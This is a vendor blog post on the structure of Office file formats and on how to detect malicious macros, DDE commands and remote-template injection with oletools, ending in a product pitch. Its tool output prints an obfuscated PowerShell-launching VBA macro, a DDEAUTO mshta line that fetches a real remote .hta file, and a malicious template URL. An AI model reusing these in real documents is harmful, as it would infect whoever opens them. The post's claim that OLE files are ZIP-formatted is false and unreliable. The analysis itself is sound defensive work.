Microsoft Office files (and other file types commonly used for delivering malware, including binary files, documents, scripts, and archives) are supported in Intezer for both on-demand sandboxing and automated alert triage.

Phishing attacks are one of the three primary ways attackers get access to organizations according to Verizon's 2023 Data Breach Investigations Report… and many phishing attacks arrive via emails containing malicious attachments. A seemingly innocent Microsoft Word file, for example, can be the initial infection stage of a dangerous attack where a threat actor uses a document to deliver malware.

Handling Malicious Microsoft Office Files During Incident Response

When handling a security breach, the incident response team will collect suspicious files and evidence from the compromised endpoint in order to investigate the incident. One of the challenges IR teams face is finding all of the malicious files that were used in the attack and classifying them to their relevant malware family.

Binary files are usually the main suspect. We know that malicious code was executed, so we search for suspicious binary files containing this code (looking for recently installed programs, for example). **Non-binary files** like Microsoft Office documents should also be carefully examined because they can be the first stage of an attack that caused the malware execution to begin with.

Office documents are widely used by threat actors to deliver malware. Usually, the file is attached to an email that is crafted to look like a legitimate communication. Threat actors use social engineering techniques to persuade the victim into opening the malicious attachment.

In this article, we will explain the different types of Microsoft Office file formats and how attackers abuse these documents to deliver malware. You will also be presented with tools (both free and paid) and techniques that can help you better identify and classify malicious Microsoft Office files. At the end we'll look at how you can speed up the whole process by using automation to analyze a specific file or a high volume of incoming files.

Types of Microsoft Office File Formats


When collecting files that could be related to an incident, you might notice that many files contain various extensions (.txt, .dotm, .zip, .docx, .pdf) which belong to different applications. For the purpose of this blog, we will focus on the three main types of file formats in Microsoft Office: **Word**, **Excel,** and **PowerPoint**. First, let's explain the structure of these files and how they differ from one another.

Object Linking and Embedding (OLE)

OLE2 format was used in Microsoft Word 97–2003 documents and other Microsoft products such as Outlook messages. The well-known file extensions **.doc, .xls and .ppt** are all file types based on the OLE format. An OLE file is a compound file and it is structured as a file system within a file. OLE files are formatted as ZIP and the contents of the file can be viewed using oledir utility (this is part of oletools which will be explained later in this post).

The OLE file contains:

- **Streams** of data where each stream has a name. A file must contain at least one stream. For example, for Word documents, it is mandatory to contain a stream called *WordDocument*, which is the main stream that contains the document text.
- **Storages** that contain streams or other storages.
- **Properties** that are streams containing information about the document, such as author, title, creation, and modification date. Property streams always start with *x05.*



Layout of an OLE file as presented by *oldedir* utility, showing the macros storage, main stream, and properties.

Office Open XML (OOXML)

This file format was incorporated into Microsoft Office 2007. It is a zipped XML-based format developed by Microsoft and used for all Microsoft Office files. The associated extensions include **.docx, .xlsx and .pptx**. OOXML files are structured in a similar way to OLE files but there are several differences between them:

- Each directory in the OOXML file contains a .xml file that can be seen in the screenshot below.
- A file called *[Content_Types].xml* must be in the root directory of the archive. It contains all of the content types included in the archive.
- OOXML files cannot contain VBA macros (we will elaborate on this in the next section).
- OOXML files contain any objects including images, OLE objects[1], PE files, media files, and more.
- Relationships between objects are described in the files with .rels extension.

```
→  analyze_office_files unzip -qq malicious_doc.sample -d ooxml_output
→  analyze_office_files tree ooxml_output
ooxml_output
├── [Content_Types].xml
├── _rels
├── customXml
│   ├── _rels
│   │   └── item1.xml.rels
│   ├── item1.xml
│   └── itemProps1.xml
├── docProps
│   ├── app.xml
│   └── core.xml
└── word
    ├── _rels
    │   ├── document.xml.rels
    │   └── vbaProject.bin.rels
    ├── document.xml
    ├── endnotes.xml
    ├── fontTable.xml
    ├── footer1.xml
    ├── footer2.xml
    ├── footer3.xml
    ├── footnotes.xml
    ├── header1.xml
    ├── header2.xml
    ├── header3.xml
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    ├── vbaData.xml
    ├── vbaProject.bin
    └── webSettings.xml

7 directories, 24 files
→  analyze_office_files
```

Layout of an OOXML file.

Rich Text Format (RTF)

RTF is another document format developed by Microsoft. RTF files encode text and graphics in a way that makes it possible to share the file between applications. In the past, it was more difficult to open a .doc file without having Microsoft Office or even a Windows PC, so using RTF became a convenient solution.

Unlike the previous formats we talked about, RTF files consist of unformatted text, control words, groups, backslash, and delimiters. Like OOXML, RTF files don’t support macros.

```
→  analyze_office_files oleid rtf_file
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: rtf_file
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |Rich Text Format    |info      |
--------------------+--------------------+----------+--------------------------
Container format    |RTF                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |No                  |none      |RTF files cannot contain
                    |                    |          |VBA macros
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |RTF files cannot contain
                    |                    |          |XLM macros
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

Output of oleid utility for an RTF file.

For more information about OLE, OOXML, and RTF files, see Microsoft's documentation.

In general, you should never trust the suffix of a file because attackers deliberately change the suffix to trick victims into opening them. Always verify the file type that you are analyzing. You can use the *file* command (Linux/Mac) or the oleid utility from oletools developed by Decalage. This utility displays useful and important information about the file, including the file type and encryption.

Why Document Files Can be Dangerous and How to Analyze Them

There are several ways in which a document can be weaponized with malware and used to launch an attack.

Office Macros

This technique is documented within MITRE ATT&CK® T1137.

Macros save users time by allowing them to automate a series of commands that can be triggered by different actions. Usually, macros are written in Visual Basic for Applications (VBA), a language developed by Microsoft and supported by all Microsoft Office products. Another way to create a macro is to record it within the Microsoft Office application. Macros are a powerful tool that gives

users access and permissions to resources of the local system. Attackers use macros to modify files on the system and to execute the next stage of an attack.

By default, OOXML files (.docx, .xlsx, .pptx) can't be used to store macros. Only specific files with enabled-macro can be used to contain VBA macros. The goal is to make it easier to detect files that have macros and to reduce the risk of attacks that use macros. Files with enabled macros use the letter *m* at the end of the extension such as .dotm, .docm, .xlsm, and .pptm.

Because of the great security risks of macros, Microsoft added several security measures to restrict the execution of macros. The most effective way to protect the system is to entirely disable macros, but it's not always possible as macros are a handy tool for many organizations. Another option is manually enabling macros and enforcing limitations on the source and integrity of the document. When a user opens a file containing macros, including OLM files such as .doc, Microsoft Office applications will show a warning message. An alternative solution is to open files in Protected View. Essentially, the file is available only for reading to prevent attackers from executing commands and manipulating the user or file. For more information, check out Microsoft's website.

In a 2021 attack documented by Kaspersky Lab, a threat actor sent spear phishing emails luring victims to open a malicious Microsoft Excel file. The file used Excel 4.0 macros, which is an older version of macros used to automate tasks in Excel. The macros are hidden in empty cells and spreadsheets so that when the file is opened, malware is downloaded and executed.

Another type of attack method is based on remote .dotm template file injection. If an attacker creates a .docx file and convinces the victim to open the file and press *enable content*, the file will load a malicious template file from a remote location that executes malware. While the .docx doesn't contain the macro code itself, the content of the file leads to execution of the macro.

How do I detect and analyze malicious Office macros?

Let's analyze this doc file: MD5: **167949ba90da85c8b56878d95be19c1a.**

First, we can run the oleid tool as described in the previous section. Once we establish that the file contains a VBA macro, we can use the olevba utility to get more information about the VBA and view the code of the macro.

```
Filename: 9cafe1ff820182f2d33d662bc3b4018caf27c49d50242573f9620f06001c582f.sample
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |Generic OLE file /  |info      |Unrecognized OLE file.
                    |Compound File       |          |Root CLSID:  - None
                    |(unknown format)    |          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+--------------------------
Author              |HANH-PC             |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

Oleid output for an OLE file.

```
+----------+--------------------+-------------------------------------------+
|Type      |Keyword             |Description                                |
+----------+--------------------+-------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened      |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is|
|          |                    |opened                                     |
|Suspicious|Shell               |May run an executable file or a system     |
|          |                    |command                                    |
|Suspicious|Wscript.Shell       |May run an executable file or a system     |
|          |                    |command                                    |
|Suspicious|Run                 |May run an executable file or a system     |
|          |                    |command                                    |
|Suspicious|powershell          |May run PowerShell commands                |
|Suspicious|CreateObject        |May create an OLE object                   |
|Suspicious|New-ObjeCT          |May create an OLE object using PowerShell  |
|Suspicious|Exec                |May run an executable file or a system     |
|          |                    |command using Excel 4 Macros (XLM/XLF)     |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be  |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                   |
+----------+--------------------+-------------------------------------------+
```

Part of the output of olevba.

Now, we need to analyze the code of the macro to understand if the file is malicious (macros can also be used for legitimate reasons). To get the streams in the file which contain the code of the VBA macro, you can either unzip the document file and open the file that contains the macro (olevba identifies the file name), or use oledump.

The VBA code in malicious Microsoft Office files is frequently obfuscated, and it may look similar to the image below. Attackers will obfuscate a macro's code to make it harder and more time-consuming for antiviruses and malware analysts to understand what the code is doing. Attackers use several techniques including:

- Encrypting strings and API calls (usually using Base64)
- Adding random characters to obfuscate strings and API functions
- Mangling the names of functions and variables
- Using shellcode to execute malicious functions
- Dynamically defining functions
- VBA stomping

```
VBA MACRO NewMacros.bas
in file: 9cafe1ff820182f2d33d662bc3b4018caf27c49d50242573f9620f06001c582f.sample - OLE stream: 'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String
    Str = Str + "powershell -Exec bypass -NonI -W Hidden ((''& ((GeT"
    Str = Str + "-VARIAble SXB*MDr*SXB).naMe[3,11,2]-joiNSXBSXB)( ("
    Str = Str + " New-ObjeCT'+'  mANAgement.AuToMaTION.PsCr'+'EDeNT"
    Str = Str + "IaL SXB SXB,( SXB76492d1116743f0423413b16050a5345M"
    Str = Str + "gB8AHMAYQBa'+'AE0AUwBZAEoAQgBWAHQANwAwAHcAO'+'QBLA"
    Str = Str + "HMAVAAwAH'+'gA'+'L'+'wBZAHcAPQA9AHwAYQ'+'AxAD'+'QA"
    Str = Str + "OQA1ADEAMAA5AGIANQAxADAANwA5ADgAZ'+'gBkADUAZAA4ADA"
    Str = Str + "ANQAzAGIAYwA0ADkANAA1'+'ADEANAAyAGIA'+'MABiADYAM'+"
    Str = Str + "''wB'+'mADIANwBhADIAO'+'AAzADIAMgBiAGEAZgBkADcANwAy"
    Str = Str + "AGQAMAA3AGQAMgA0ADgAZgBhADAANwBiAGUANwBlADUAMwB'+'"
    Str = Str + "lAGUANgBmADgAZQA1AGUANQBiAGUAMQBlAGUAYwAyADIAYgAwA"
    Str = Str + "GIAYQA4ADUAYgBjAG'+'MAMQB'+'jAGMAMwA0AGIAMAA2AGIAY"
    Str = Str + "QAzAGMANAAzAGQAM'+'gA0AGUAZg'+'AxADkAMgBlADYAOQBhA"
    Str = Str + "GQAMAA3ADkANgA1ADkANQBhAGQAY'+'wBkADc'+'AOAA5'+'AG"
    Str = Str + "QANQBhADEAM'+'AA2AGQAZAAxADkANgBhAGMAYQBkAGQAMwA2A"
    Str = Str + "GYAOAAxADQANQAzADcAMQAxAGMAMQ'+'Bi'+'A'+'D'+'cAYgA"
    Str = Str + "0ADIAOQA1AGUAYgBlAGEAZAA2ADcAYgA5ADkANgA1ADAANwBiA"
    Str = Str + "DQANABhAGQ'+'AYwA1ADEAMwA4ADEAM'+'QA2'+'ADMAZQAwAG"
    Str = Str + "QAZQA5AGQAZQA5AGMAOQBhADAAYwAyADYAO'+'QBiAGMAOABj'"
    Str = Str + "+'ADcANgAzAGQANQA1AGMAZQA4ADk'+'AOQAxAGEAMQAwADQAO"
```

Obfuscated VBA macro shown in olevba output.

There are two ways to deobfuscate the code:

- Statically – manually resolve the obfuscated code. You can use the *–decode* argument in olevba which will attempt to decode the VBA code
- Dynamically – run the code in a sandbox or emulator such as ViperMonkey

While the main disadvantage of static malware analysis is that it can be time-consuming, dynamic analysis can sometimes fail to detect certain techniques and malicious Office documents.

After deobfuscating the code, you will have a better understanding of what the attacker is trying to achieve. Usually, they start PowerShell and run commands to gather information about the system, and download a malicious payload from a remote host to begin the next stage of the attack.

Abusing Windows Dynamic Data Exchange (DDE)

This technique is documented in MITRE ATT&CK® T1559.

DDE is a protocol that is used to share data between Microsoft Office applications. Object Linking and Embedding (OLE), the ability to share data between documents, was implemented using this protocol. This protocol gives attackers the ability to execute different commands including being able to download additional malicious payloads. This method can be used both in OLE and OOXML files.

Newer versions of Office applications alert users when a document is attempting to execute a DDE command. Attackers have since crafted their phishing emails to trick victims into ignoring these alerts, allowing the execution of malicious code. This method is widely used by threat actors including APT28 and FIN7.

How to detect and analyze Windows files that use Dynamic Data Exchange

To detect files that use DDE, you can scan the strings of the file and look for keywords such as *DDEAUTO* or *DDE*. This can be time-consuming and some strings might be missed. To make the process easier, you can use YARA rules that are designed to identify keywords and features used by DDE. Using the zipdump utility also lets you run YARA rules to examine the content of ZIP files.

Another tool that can be used for detecting files that use DDE is msodde from oletools. A file that uses this infection method will have an output similar to the following image.

```
→  oletools git:(master) ✗ msodde ~/Downloads/bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9
msodde 0.55 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Opening file: /Users/nicole/Downloads/bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9
DDE Links:
  DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe "http://w-szczecin.pl/img2/NEW15_10.doc/index.hta "
→  oletools git:(master) ✗
```

Output of msodde.

In this example, the malicious Office document will download an HTML (.hta) file from a remote server. It is common for malicious Microsoft Office files to download this type of file and they usually contain JavaScript code that will download the payload for the next stage in the attack.

Abusing .rels – Template Injection

This technique is described in MITRE ATT&CK® T1221.

OOXML files are ZIP archives composed of XML (.rels) files containing properties that define how the document is constructed. The properties can refer to parts that are stored in the archive file, on the local machine, or on a remote resource via URLs. Attackers can use this feature to conceal malicious code by storing it on a remote server and to avoid detection by standard EDRs because the Office document itself doesn't contain malicious code. There are many types of properties that can be used, one of them being the template.

A report from Proofpoint explains a novel technique that uses RTF template injection being exploited by several Advanced Persistent Threat (APT) groups. RTF files include their properties as plain text strings. Attackers can modify the location of the **template* property within a decoy RTF file to refer to a malicious script that is loaded once the RTF file is opened.

Detect and analyze files with template injection

Running oleid can help you focus your attention on a certain technique that was possibly used in the document. Let's analyze this .docx file: **MD5: 8d1ce6280d2f66ff3e4fe1644bf24247**

```
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: 00e5afc3cd0760434f9812ac569e8c00c27a82ef4312e6290d351a88498efa8d.sample
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 2007+       |info      |
                    |Document (.docx)    |          |
--------------------+--------------------+----------+--------------------------
Container format    |OpenXML             |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |No                  |none      |This file does not contain
                    |                    |          |VBA macros.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |1                   |HIGH      |External relationships
Relationships       |                    |          |found: attachedTemplate -
                    |                    |          |use oleobj for details
--------------------+--------------------+----------+--------------------------
```

Output of oleid.

Using the oleobj utility you can get the references used in this document. The output of the command is shown below:

```
→  ~ oleobj Downloads/00e5afc3cd0760434f9812ac569e8c00c27a82ef4312e6290d351a88498efa8d
oleobj 0.56.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

-------------------------------------------------------------------------------
File: 'Downloads/00e5afc3cd0760434f9812ac569e8c00c27a82ef4312e6290d351a88498efa8d'
Found relationship 'attachedTemplate' with external link http://reject.striman.ru/ПК-ПК/prevailed.dot
```

Output of oleobj.

This document downloads a temple file (.dot) from a domain that belongs to an APT group called Gamaredon. By analyzing these files, you can make a clear attribution and you also have more IoCs (including the domain and the payload) to further the investigation.

Known Vulnerabilities in Office files

Known vulnerabilities of Office products are patched by Microsoft all the time. However, many organizations still don't patch their software, making it possible for attackers to exploit vulnerabilities that are several years old. CISA and the FBI issued a 2020 security alert describing three vulnerabilities related to Microsoft's OLE technology being exploited by state-sponsored

actors. These vulnerabilities were CVE-2017-11882, CVE-2017-0199, and CVE-2015-1641. HP researchers said that the most frequently exploited vulnerability in 2020 was CVE-2017-11882.

In CISA's 2023 security alert, CVE-2017-11882 *still* earned spot on the list of routinely exploited vulnerabilities. When successfully exploited, attackers have the ability to execute arbitrary code after the user opens a document containing the exploit.

Detect and analyze vulnerabilities in Microsoft Office

When it comes to files that exploit vulnerabilities, it can be hard to identify and analyze the payload to determine if the file is malicious and what threat it poses.

For example, **CVE-2017-11882** contains a buffer overflow vulnerability in Microsoft Equation Editor that enables attackers to execute arbitrary code once the victim opens a specially crafted document. You should look for an OLE equation object containing shellcode and inspect it thoroughly. But even if there is a suspicious payload, it needs to be executed in a sandbox in order to determine what the shellcode does.

We have presented several tools and utilities that can be used to analyze Office files. Different file types and payloads sometimes require different tools. In other cases, the file needs to be opened in order to allow the execution of commands and shellcodes so that the investigator understands which malware or threat is delivered in the document. Moreover, some attacks contain several stages. Each stage will deliver another weaponized file.

The bottom line is analyzing malicious Microsoft Office files can be time-consuming and requires both experience and an understanding of the different formats. While it is worth understanding the process, you can save valuable time while responding to incidents if you can avoid manual analysis (especially as part of your alert triage process).


Automation for Analyzing Malicious Microsoft Office Files

First, let's look at how Intezer can help you with analysis of specific, individual files for when you need to dig deep. Then we'll look at automating analysis of *every incoming file* from your alert sources with Intezer, like you'd want to do for triaging alerts.

Intezer's powerful malware analysis engine can help you speed up the process of classifying and analyzing files. To get started, upload **any** type of Microsoft Office document to to Intezer like you would with a traditional sandbox. If you're using a free Intezer account, your analysis report will be public and shared with the community (upgraded accounts include privacy for your scanned files). The analysis will provide you with a trusted or malicious verdict. If the file is malicious, Intezer will also tell you what malware family it belongs to. The information provided in the analysis report


gives investigators an immediate understanding of the type of threat they are dealing with, its capabilities, and relevant IoCs for threat intelligence teams.

Let's analyze the file we examined earlier containing VBA macros. Instead of spending time cracking the obfuscated code, the analysis report gives you a malicious verdict and classifies the malware as AsyncRAT.



